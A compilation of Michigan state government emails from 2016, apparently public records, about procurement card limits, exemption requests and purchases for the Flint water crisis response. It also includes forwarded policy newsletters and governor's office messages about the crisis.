Please find attached the form. After discussion, the purchase may be one transaction of \$25,000. I changed the limit in WORKS to General \$50,000/\$70,000 since the single transaction limit of \$20,000 will not be enough.

Thank you for your assistance.

**Tara Premoe**

Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, February 17, 2016 1:14 PM  
**To:** Premoe, Tara (DEQ)  
**Subject:** RE: Emergency PCard Increase

Tara,

Per our conversation please use the following language in the exemption request:

The cardholder will maintain a spreadsheet detailing the number of each card purchased from each vendor, the denomination of the cards, the name or identifier of who received the card, reason and date the card was given. The spreadsheet will be attached to the transaction detail report in which the transaction appears as documentation and tracking.

Let me know if you have any questions.

Marsha

---

**From:** Premoe, Tara (DEQ)  
**Sent:** Wednesday, February 17, 2016 12:33 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
**Subject:** RE: Emergency PCard Increase

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Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Wednesday, February 17, 2016 12:28 PM  
**To:** Premoe, Tara (DEQ)  
**Cc:** Spaniolo, Natalie (DTMB)  
**Subject:** RE: Emergency PCard Increase

Tara,

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**Sent:** Wednesday, February 17, 2016 12:07 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>; Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>  
**Cc:** Epkey, Amy (DEQ) <[epkeya@michigan.gov](mailto:epkeya@michigan.gov)>; Wilcox, Candra (DEQ) <[WilcoxC2@michigan.gov](mailto:WilcoxC2@michigan.gov)>; McDonald, Paul (DEQ) <[mcdonaldp@michigan.gov](mailto:mcdonaldp@michigan.gov)>; Churches, Nichole (DEQ) <[CHURCHESN@michigan.gov](mailto:CHURCHESN@michigan.gov)>  
**Subject:** Emergency PCard Increase  
**Importance:** High

Hi Marsha,

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**Tara Premoe**

Administration  
Department of Environmental Quality  
PH: (517) 284-5012  
[premoet@michigan.gov](mailto:premoet@michigan.gov)

Approved

Denied

## STATEWIDE PROCUREMENT CARD PROGRAM EXEMPTION REQUEST

Completion of this form is required for procurement cardholders with any transaction exemption, including requesting a single transaction limit above \$2,500.00.

Cardholder Name(s): (Attach additional pages if necessary) Candra Wilcox	
Department: DEQ	Division: Administration
Type of Exemption: <input checked="" type="checkbox"/> Single Transaction Limit <input type="checkbox"/> Excluded Items <input type="checkbox"/> Other: <i>Purchase Gift Cards for Water Testing Participants - Flint</i>	Requested Single Limit: \$ 50,000.00
*Justification for Exemption: The cardholder will maintain a spreadsheet detailing the number of each card purchased from each vendor, the denomination of the cards, the name or identifier of who received the card, reason and date the card was given. The spreadsheet will be attached to the transaction detail report in which the transaction appears as documentation and tracking.	
Supervisor Approval Signature: <i>[Signature]</i>	Date: <i>2/16/16</i>
Department Procurement Card Administrator Signature: <i>[Signature]</i>	Date: <i>2/16/16</i>
Statewide Procurement Card Administrator Signature:	Date:

\* Separate forms are required for different justifications.

Please submit completed form to: Marsha Stansfield DTMB Financial Services Lewis Cass Bldg, 2 <sup>nd</sup> Floor 320 S. Walnut St Lansing, MI 48933	
For DTMB Financial Services Office Only	
Entered by:	Date:

---

**From:** Desgranges, Brittany (DTMB)  
**Sent:** Thursday, February 18, 2016 9:47 AM  
**To:** Lutton, Sue (DNR)  
**Cc:** Stansfield, Marsha (DTMB)  
**Subject:** RE: New/Replacement/Expiring PCard(s)

Hello Sue,

Scott Lakosky's PCard has arrived.

Thank you,

**Brittany Desgranges**  
Student Assistant  
Financial Services- Procurement  
Lewis Cass Building, 2<sup>nd</sup> Floor  
517-335-4079



**HELP. CONNECT. SOLVE.**

---

**From:** Lutton, Sue (DNR)  
**Sent:** Tuesday, February 09, 2016 11:49 AM  
**To:** Desgranges, Brittany (DTMB) <[DesgrangesB@michigan.gov](mailto:DesgrangesB@michigan.gov)>  
**Subject:** RE: New/Replacement/Expiring PCard(s)

Thanks, Brittany. I have a cardholder who discovered fraud on his card yesterday. He called the bank and will be receiving a new card. When Scott Lakowky's card arrives, could you please give me a call or drop me an e-mail and I will walk over and get it. He is currently here in Lansing on DNR's Emergency Management Response Team for the Flint water crisis. He needs his card while he is here on assignment. I told him I would get it to him as soon as I could.

Thanks.

Sue Lutton  
Department of Natural Resources  
Procurement Services  
Phone: 517.284.5953  
Fax: 517.373.1164  
[luttons@michigan.gov](mailto:luttons@michigan.gov)

"Dogs are not our whole life, but they make our lives whole!" - Roger Caras



---

**From:** Desgranges, Brittany (DTMB)

**Sent:** Tuesday, February 09, 2016 11:10 AM

**To:** Lutton, Sue (DNR)

**Cc:** Burton, Ian (DNR); Taylor, Kristin (DNR); Caryl, Steven (DNR); Gutierrez, Jerek (DNR); Kinsinger, Denise (DNR)

**Subject:** New/Replacement/Expiring PCard(s)

Sue,

I'm putting a new PCard(s) for Ian Burton, Kristin Taylor, Steven Caryl, Denise Kinsinger, and Jerek Gutierrez in ID mail today. Let me know if you do not receive the card(s). Thank you.

☒ This PCard(s) is a new request for a card(s) or a replacement card(s).

The card must be activated before using. The activation code can be found in WORKS under Administration, Organization, Users looking in the Activation ID column.

☐ This PCard(s) is for a card(s) that is due to expire.

The card must be activated before using. The activation code can be found in WORKS under Administration, Organization, Users looking in the Activation ID column.

Remind the cardholder(s) that if the card number is on file with any vendors, it will need to be updated with the new expiration date and CVV number (from the back of the card). The old card is active until the end of the month shown as the card's expiration date, but the new card can be activated at any time before then. The old card should be disposed of according to your agency's regulations.

---

**From:** Gibson, Jennifer (DTMB)  
**Sent:** Friday, February 19, 2016 7:13 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Flint Water Info

Marsha,

Dane has received the information from Chris and Jeanette from CIP. I can tell him to forward it your way.

Jennifer

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Thursday, February 18, 2016 4:15 PM  
**To:** Gibson, Jennifer (DTMB) <[GibsonJ@michigan.gov](mailto:GibsonJ@michigan.gov)>  
**Subject:** Flint Water Info

Jennifer,

Natalie said that you received information on expenditures for the Flint water issue. Would you please forward it to me to review and see if there is anything on there for PCard related items that I need to provide information on.

Thank you.  
Marsha

---

**Sent:** Thursday, January 21, 2016 2:28 PM  
**To:** Graham, Kimberly (DMVA)  
**Cc:** Hampton, Trisha (DTMB); Spaniolo, Natalie (DTMB)  
**Subject:** RE: Exemption Request for Dana Worrall

Kim,

A one-time exemption for the period of January 19th – April 30th 2016 for an increase to a single transaction limit for purchases to support the Michigan National Guard Soldiers who have been called to State Active Duty Order is approved. Please be sure to have the cardholder attach this authorization email to the transaction detail reports in which the transaction appears during the approved timeframe.

Let me know if you have any questions.

Marsha

From: Graham, Kimberly (DMVA)  
Sent: Tuesday, January 19, 2016 5:14 PM  
To: Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
Cc: Hampton, Trisha (DTMB) <[HamptonT@michigan.gov](mailto:HamptonT@michigan.gov)>; Spaniolo, Natalie (DTMB) <[spaniolon@michigan.gov](mailto:spaniolon@michigan.gov)>  
Subject: Exemption Request for Dana Worrall  
Importance: High

Marsha:

This email is to formally request a temporary exemption request for Dana Worrall's credit card for the next three months from January 19, 2016 through April 30, 2016 for a special single transaction limit increase from \$2,500 to \$5,000 for the Flint Water Crisis in support of Michigan National Guard Soldiers who have been put on State Active Duty Orders.

Thank You,  
Kimberly Graham, Buyer Manager  
DMVA, State Operations - Purchasing & Contracts Reserve Forces Support Center  
3423 N. Martin Luther King Jr. Blvd, Suite 320F Lansing, MI 48906  
(517) 481-7643 – Office  
(517) 481-7644 - Fax

For Information on Doing Business with the State go to Contract Connect at [www.michigan.gov/micontractconnect](http://www.michigan.gov/micontractconnect)


Are you Registered on the State of Michigan's bid solicitation system?  
Go to [www.buy4michigan.com](http://www.buy4michigan.com)

---

**From:** GOVERNING <newsletters@governing.com>  
**Sent:** Friday, January 22, 2016 10:47 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** This Week in Politics: A New Newsletter

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**ATTN READERS:** This is our NEW politics newsletter. Each week, veteran reporter Alan Greenblatt will break down the most important election news and political dynamics impacting states and localities. To keep getting this FOR FREE and stay informed, [click here](#).



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## THIS WEEK IN POLITICS

# Flint Fallout, Corruption in Court and One State's New Supermajority

BY ALAN GREENBLATT

This was a busy week in politics -- but then, practically every week is. That's why *Governing* is offering this new weekly newsletter.

We won't cover the presidential campaign -- you can find plenty of that elsewhere. Instead, we aim to share with you the most interesting and important developments in state and local politics each week.

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## Flint Curbs Snyder's Future

Although it's premature to call him a lame duck, Michigan Gov. Rick Snyder's political capital has clearly been diminished by the Flint water crisis. During his State of the State address on Tuesday, Snyder offered lots of apologies: "You did not create this crisis;" "Government failed you;" and, "I'm sorry."

Since winning re-election in 2014, Snyder had been mentioned as a potential presidential or vice presidential pick on the Republican side. That kind of talk, however, has abruptly ended. "Even some Michigan Republicans concede that Snyder's national prospects are toast, at least in the short term," reports *Politico*.

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## HHS: Realizing Better Outcomes at a Cost Governments Can Afford

Read this Health and Human Services Special Report to find updates on where states are in this ACA era, learn about the challenges state and local governments continue to encounter and find out more about the government agencies developing successful policies with the potential to scale and be replicated across the country. **DOWNLOAD NOW**

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## MORE POLITICS NEWS & COMMENTARY

### A New Era for NGA's Relations With Congress?

The National Governors Association had seen its influence on federal legislation decline in the past decade. But things may be looking up.

### 2016's Top Legislative Issues to Watch

These are the biggest policies and problems that states will confront this year.

### Rocky Roads Ahead for Governors With Failed Presidential Bids

Trying and failing to take the White House has historically spelled trouble for governors' future political careers. In 2016, however, there may be one

exception.

## **Bernie Sanders Wants the Health Plan His Own State Rejected**

The presidential candidate wants America to create a single-payer health system -- something no U.S. state has done before.

## **Why Iowa's GOP Governor Wants Ted Cruz to Lose**

"I believe it would be a big mistake for Iowa to support him," said Gov. Terry Branstad.

## **Iowa's Perennial Power Player**

Republicans have the governorship and the state House in Iowa, but Democrats have Mike Gronstal, who adheres to the old-fashioned sense that voters elect politicians to work on policy before retreating to their respective partisan corners.

## **Milwaukee's Problems Leave Longtime Mayor Vulnerable**

Most of the city's problems, the mayor argues, are out of his control. Will voters blame and oust him anyways?

## **After 30 Days in Jail, N.M.'s Ex-Secretary of State Freed**

Dianna Duran prided herself on battling public corruption and voter fraud, even as she committed such crimes.

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Friday, January 22, 2016 11:09 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** How Analytics and Open Data Improve NYC Operations, Will Jet Aircraft of the Future be Powered by Electricity?

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## Top Stories

JANUARY 22, 2016

### [NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations](#)

Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

### [Will Jet Aircraft of the Future be Powered by Electricity?](#)

NASA and a group of corporate and academic partners are exploring a wide range of technologies that could make aircraft of the future far more fuel-efficient, including all-electric jet engines.

### [Arizona Takes Executive Action on Sharing Economy](#)

Arizona Gov. Doug Ducey announced the creation of a special council to examine state regulation of the so-called sharing economy and how the state can better position itself to take advantage of the growing sector.

### [This Week in Civic Tech: NYC Launches Public Wi-Fi Beta, Nigeria Experiments with Sewage Mapping](#)

A look back at highlights and happenings in the world of civic tech.

## More Headlines

### [Chicago Unveils OpenGrid Map System](#)

Chicago's new OpenGrid initiative aims to democratize open data by making accessing public information as easy as pulling up a Web browser and looking at a map.

### [California Approves Ride-Sharing Driver Insurance](#)

Insurance policies are being offered that close the gap in insurance coverage and help protect drivers, passengers and pedestrians when ride-sharing vehicles are on the road.

### [Emails Show Michigan Tried to Defer Blame for Flint Water Crisis](#)

In the wake of the water crisis that has led protesters to call for



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## Question of the Day

***What looks like a wall built with more than 187,000 bricks?***

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Why Technology-Based Assessments Fill an Important Role in Instruction](#)

[What to Expect from the New Federal Education Law](#)

[Defense and Cybersecurity Contractor Sponsors STEM in Colorado Schools](#)

Gov. Rick Snyder to resign, 274 pages of his emails have been released.

#### Harnessing El Niño: California Farmers Flood Fields

Although the comparatively small flood projects popping up around the San Joaquin Valley won't cure California's drought, farmers are hoping to recoup some of their losses.

#### Cactus, Cattails and Cassava Offer Alternative Fuel Solutions

Although the alcohol-based fuel provides a decent energy return, it's less efficient than regular fuel.

#### State Prisons Turn to Telemedicine to Improve Health and Save Money

State corrections systems are turning to telemedicine to improve care and public safety.

#### Trump Doesn't Seem to Understand Silicon Valley

The presidential candidate threatened to levy a 35 percent tax on businesses producing goods overseas to get tech companies to "build their damn computers and things" in the U.S.

#### Emails Show Michigan Tried to Defer Blame for Flint Water Crisis

In the wake of the water crisis that has led protesters to call for Gov. Rick Snyder to resign, 274 pages of his emails have been released.

#### ISPs Band Together, Fight West Virginia State-Funded Broadband Network

State legislation is intended to improve Internet service and drive down prices in rural parts of the state, but proponents say the cable companies want to block competition from smaller providers.

#### Introducing Maven: GM's Combined Ride-Sharing Network

The car-sharing service lets users reserve and unlock vehicles with their smartphones.

#### Why Do Oil Prices Keep Going Down?

Producers keep pumping more oil, even as prices are falling to fresh 12-year lows every day. What's driving this?

Confessions of a MOOC Professor: 3 Things I Learned and 2 Things I Worry About

HP Reveals Sprout Pro, 3-D Scanning Computer for Schools

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Sustainable Security

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Big Data and Analytics in Government

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### **Big Data and Analytics in Government**

The most recent Center for Digital Government Public CIO Special Report sheds light on the technology requirements for increasing amounts of data and the governance necessary to make sound judgements based on analytics – including the benefits, challenges and real-life examples of implementing big data analytics initiatives.

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## Editor's Choice



## Introducing the GovTech100: Civic Innovation's Next Phase

The public-sector technology market has evolved to be broader and more robust, to the tune of \$1 billion in private capital investment. Here we unveil the GovTech100 – the top 100 companies focused on government customers.

## Presidential Front-Runners' Successes, Failures on the 2016 Digital Campaign Trail

The top presidential candidates are charging forward into the digital fray and hoping their approach to wrangling voters online beats the other guy's.

## Most Popular


### Bloomberg Philanthropies Launches \$9 Million Mayors Challenge in Latin America, Caribbean

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### Rhode Island's First Chief Innovation Officer Previews What's to Come

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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:53 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** "He's his own best spokesman"



## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



---

### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm came from people who worked for me, and I feel responsible for that. But I am committed

to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



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## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

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
## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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---

**From:** Knapp, Kathy (DTMB)  
**Sent:** Friday, January 22, 2016 2:27 PM  
**To:** Hummel, Mindy (DTMB)  
**Cc:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Hrs on Flint Water Project

Thank you.

---

**From:** Hummel, Mindy (DTMB)  
**Sent:** Friday, January 22, 2016 2:26 PM  
**To:** Knapp, Kathy (DTMB)  
**Cc:** Stansfield, Marsha (DTMB)  
**Subject:** Hrs on Flint Water Project

Hi Kathy:

Not including today, I've spent about 25 ½ hrs on Flint water project related activities since 01/13/16.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax




**HELP. CONNECT. SOLVE.**

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**From:** Hummel, Mindy (DTMB)  
**Sent:** Friday, January 22, 2016 2:27 PM  
**To:** Knapp, Kathy (DTMB)  
**Cc:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Hrs on Flint Water Project

Sure no problem.

Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Knapp, Kathy (DTMB)  
**Sent:** Friday, January 22, 2016 2:27 PM  
**To:** Hummel, Mindy (DTMB) <[HummelM@michigan.gov](mailto:HummelM@michigan.gov)>  
**Cc:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** RE: Hrs on Flint Water Project

Thank you.

---

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**Cc:** Stansfield, Marsha (DTMB)  
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Mindy Hummel  
DTMB/Financial Services  
517-373-2215 Phone  
517-230-2447 Cell  
517-241-4856 Fax



**HELP. CONNECT. SOLVE.**

**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Monday, January 25, 2016 11:10 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** 'Anonymous' Targets Michigan, Activates #OpFlint | MIT Project Seeks to Enrich Live Streaming Video

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Top stories in government

## Top Stories

JANUARY 25, 2016

['Anonymous' Targets Michigan, Activates #OpFlint](#)  
#OpFlint promises online attacks against Michigan Gov. Rick Snyder's administration in response to the water emergency in the city of Flint.

[MIT Research Project Aims to Corral, Enrich Live Streaming Video](#)

"Deepstream" seeks to iron the creases on one of the Internet's fastest growing trends.

[Using Data Analytics to Deliver Better Outcomes for At-Risk Youth](#)

The Forum for Youth Investment is helping state and local agencies use data to more flexibly deliver the right service mix to youth ages 14 to 24, often referred to as disconnected or opportunity youth.

## More Headlines

[Los Angeles Power Department Asks Customers to Help It Ditch Coal](#)

The Los Angeles Department of Water and Power wants to eliminate coal as a means of producing electricity within the next 10 to 15 years.

[What Can Local Governments Learn from UPS?](#)

The technology that UPS uses to optimize its routes and achieve big savings shows how powerful data analytics could be across the public sector.

['Cards Against Urbanity' Turns Urban Planning into a Game](#)



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## Question of the Day

*Out of your 150 Facebook friends, how many can you really count on?*

[ANSWER](#)

## Eye on Education

*Read the latest headlines from the Center for Digital Education.*

[The Education Building's Interior Matters](#)

Called Cards Against Urbanity, the game is a twist on the popular and politically incorrect Cards Against Humanity.

#### Fiber-Optic Network Construction Highlights Widespread Lack of Broadband in Salinas Valley, Calif.

The \$13.3 million fiber optic spine between Santa Cruz and broadband-deprived areas of the Salinas Valley is a huge step forward in bringing the unserved areas of Santa Cruz and Monterey counties into the 21st century.

#### Consumer Coalition Lobbies FCC to Establish Privacy Rules for ISPs

At the commission's open meeting in November, Wheeler said privacy issues related to broadband are "something we are looking at right now."

#### Wisconsin's Decade-Long Computer System Upgrade Still Experiencing Payroll Glitches

Although further ahead than projected in many areas, the state has still found more than 400 errors in employee paychecks with potentially hundreds more out there.

#### California Gov. Jerry Brown Calls for Improving State's Water Delivery System

Several experts have said 2016 will be pivotal for the future of the water project. Do-or-die decisions must be made in the coming months if it is to proceed.

#### Solar Investors Frustrated at Nevada's Clean Energy Rate Hikes

The state's Utility commission decided to eliminate solar subsidies after several high profile solar providers moved to the state -- and they are speaking out against the ruling.

#### Chicago's Metra Pilots Wi-Fi on Select Cars

In the next few weeks, the transit agency will finish installing the service and begin testing how effective the service is -- and whether it should be added to all cars.

#### Massachusetts Seeks to Become Autonomous Vehicle Research, Testing Hub

Industry leaders and state officials will begin talks on Feb. 9th to discuss the best way to introduce self-driving vehicles that doesn't hinder innovation and protects Massachusetts residents.

[NYC Department of Education CIO Departs, Will Focus on Procurement Issues](#)

[Brown University IT Leader Takes Top Security Position at Princeton](#)

[South Carolina Education Leader Calls for Investment in Virtual School](#)

[Wyoming Colleges Could Receive \\$1.2 Million for Cybersecurity Training Programs](#)

[Public School, Library Partnership Program Lends Wi-Fi Hotspots to Rural South Carolina Families](#)

[Massachusetts High Schoolers Help Plan Town's Sustainable Future](#)

[Legal Research Company LexisNexis Moving to North Carolina State](#)

## Industry Resources from Our Partners

[Trouble Managing Cloud Environments?](#)

[Cyber Intelligence Brochure](#)

[How to Use Telematics to Control Fleet Costs](#)

[Making Your Community Thrive: Attracting Developers to Spur Growth](#)

[Cybersecurity in an "All-IP World" Are You Prepared?](#)

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### Implementing a Body Camera Program: A Guide for Public Safety Officials

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

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## Editor's Choice

### [NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations](#)

Mashariki, New York City's chief analytics officer, says the Mayor's Office of Data and Analytics is all about getting data from one agency that can be used by another to meet their missions and goals.

### [Will Jet Aircraft of the Future be Powered by Electricity?](#)

NASA and a group of corporate and academic partners are exploring a wide range of technologies that could make aircraft of the future far more fuel-efficient, including all-electric jet engines.

## Most Popular


### [Arizona Takes Executive Action on Sharing Economy](#)

### [This Week in Civic Tech: NYC Launches Public Wi-Fi Beta, Nigeria Experiments with Sewage Mapping](#)

### [Introducing the GovTech100: Civic Innovation's Next Phase](#)

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
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**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

---

This email was sent to [stansfieldm@michigan.gov](mailto:stansfieldm@michigan.gov) using GovDelivery, on behalf of DTMB - Lewis Cass Building 520 South Walnut Street  
Lansing, MI 48933 517-373-1004

---

**Sent:** Tuesday, January 26, 2016 8:57 AM  
**To:** Christensen, Chris (DTMB)  
**Subject:** RE: Flint PCard Purchases

Chris,

The DHHS Procurement Professional that Natalie sits on a team with requested the information. Since the person is asking for PCard related information, it is something that I would provide as the Statewide Procurement Card Administrator.

From: Christensen, Chris (DTMB)  
Sent: Monday, January 25, 2016 7:09 PM  
To: Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
Subject: RE: Flint PCard Purchases

Marsha,

We should talk about this, why you are having to provide that information to them. I mean it's very nice of you, it's just more work for you. All of the information is in the MICIMS program and if they go through the SEOC finance Chief Penny Berger she could give them all of this information. I have attached an example of the one of the purchases from my p-card.

Additionally because the information is already there I have a difficult time duplicating the efforts that we are doing at the SEOC.

Please let me know your thoughts

Thanks,

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
